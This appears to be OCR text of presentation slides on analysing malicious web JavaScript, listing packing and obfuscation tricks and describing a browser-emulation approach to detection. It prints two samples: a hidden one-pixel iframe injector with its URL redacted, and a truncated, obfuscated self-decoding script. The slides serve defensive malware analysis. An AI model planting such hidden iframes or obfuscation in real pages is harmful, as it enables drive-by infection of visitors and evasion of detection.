
Unpacking and anti-debugging

- Packing/Protecting/Anti-reversing
- Compression, Encryption, CRC protection
- Anti-debugging
- Virtualization detection
- Anti-emulation
- XOR stubs



Obfuscation Evolution

- String splitting:
  - “AD” + “ODB.S” + “treAM”
- String encoding/escaping:
  - “%41\u0044” + “O\x44%42\u002ES” + “t%72eAM”
- Closing html tags (e.g. </TEXTAREA>)
- Code length dependant obfuscation:
  - arguments.callee.toString()
- Server-side [poly|meta]-morphic obfuscation




Malicious JavaScript

```
<html>
<head>
<title></title>
<script language="javascript">

function start() {

        var iframe = document.createElement('iframe');

        iframe.setAttribute('width', 1);
        iframe.setAttribute('height', 1);
        iframe.style.border = '0';
        iframe.setAttribute('src', '?t=[redacted]

        document.getElementById('mybody').appendChild(iframe);
}

</script>
</head>

<body onLoad="start();" id="mybody">

</body>
</html>
```


What we actually see…

```
<html>
<script language="JavaScript">
<!--
function m6cvagTa2(wuv03kP7K){var SKBlsTNaQ=arguments.callee.toString().replac
toUpperCase();var nSUFcUd0J;var M17xSiy6o;var wrjNAJVyD=SKBlsTNaQ.length;var g
MFJBI6RW8='';var nes=102;var rc8Ky5WNd=new Array();for(M17xSiy6o=0;M17xSiy6o<2
rc8Ky5WNd[M17xSiy6o]=0;var nSUFcUd0J=1;var AAA=new Array();for(M17xSiy6o=128;M
1) {nSUFcUd0J=(nSUFcUd0J>>>1)^((nSUFcUd0J&1)?3988292384:0);for(m21vdyR22=0;m21v
M17xSiy6o*2) {rc8Ky5WNd[m21vdyR22+M17xSiy6o]=(rc8Ky5WNd[m21vdyR22]^nSUFcUd0J);if
m21vdyR22+M17xSiy6o] < 0) {rc8Ky5WNd[m21vdyR22+M17xSiy6o]+=4294967296;}}}gL3Df1Y
nSUFcUd0J=0;nSUFcUd0J<wrjNAJVyD;nSUFcUd0J++){gL3Df1Y5c=rc8Ky5WNd[(gL3Df1Y5c^SKBl
nSUFcUd0J))&255]^((gL3Df1Y5c>>8)&16777215);}gL3Df1Y5c=gL3Df1Y5c^4294967295;AAA[0
gL3Df1Y5c<0) {gL3Df1Y5c+=4294967296;}gL3Df1Y5c=gL3Df1Y5c.toString(16).toUpperCas
new Array();var wrjNAJVyD=gL3Df1Y5c.length;for(M17xSiy6o=0;M17xSiy6o<8;M17xSiy
+ M17xSiy6o >= 8) {xY2Uat1Yl[M17xSiy6o]=gL3Df1Y5c.charCodeAt(M17xSiy6o+wrjNAJVyD
xY2Uat1Yl[M17xSiy6o]=48;}}var WP20egWHN=0;var W5218236y;var MFJBI6RW8='';var s
TVCxp4E23;var stop_screen = "1001";wrjNAJVyD=wuv03kP7K.length;for(M17xSiy6o=0;M
M17xSiy6o+=2){W5218236y=parseInt(wuv03kP7K.substr(M17xSiy6o, 2),16); TVCxp4E23=w
WP20egWHN];if(TVCxp4E23<0) {TVCxp4E23 += 256;}MFJBI6RW8+=String.fromCharCode(TV
"1002";if(WP20egWHN<xY2Uat1Yl.length-1){WP20egWHN++;} else {WP20egWHN=0;}}docum
m6cvagTa2(
'506CA494a29Ab5a7669c929F97a6A69AAB6D537b91a7A686a9a29AA1a453833d82515e5E3a97bac
9657b86AE5B9D84a0948193796679 59aca791a36579AAA567656176929A8391A398A59eAAa1BAA35
5B79cb497595a5EA3AAA3B29194965860a18a75975D58575A73a7b585a1A195A38894b995595A6bA
e976CA791A3657976639565 94A1876981a692a3508477807768986291AA8279aaa567656176929a7
```




Our Approach

- Emulation: a browser without a browser…
  - HTML Parser
  - DOM Implementation
  - Scripting Engine(s)/Interpreter(s)
- Allow the page to decode itself
- Don’t render content, just log everything!



HTML Parser

- The first step in emulating a browser: HTML.
- Retrieve all the content needed by the page: external SCRIPTs, IFRAMEs, etc.
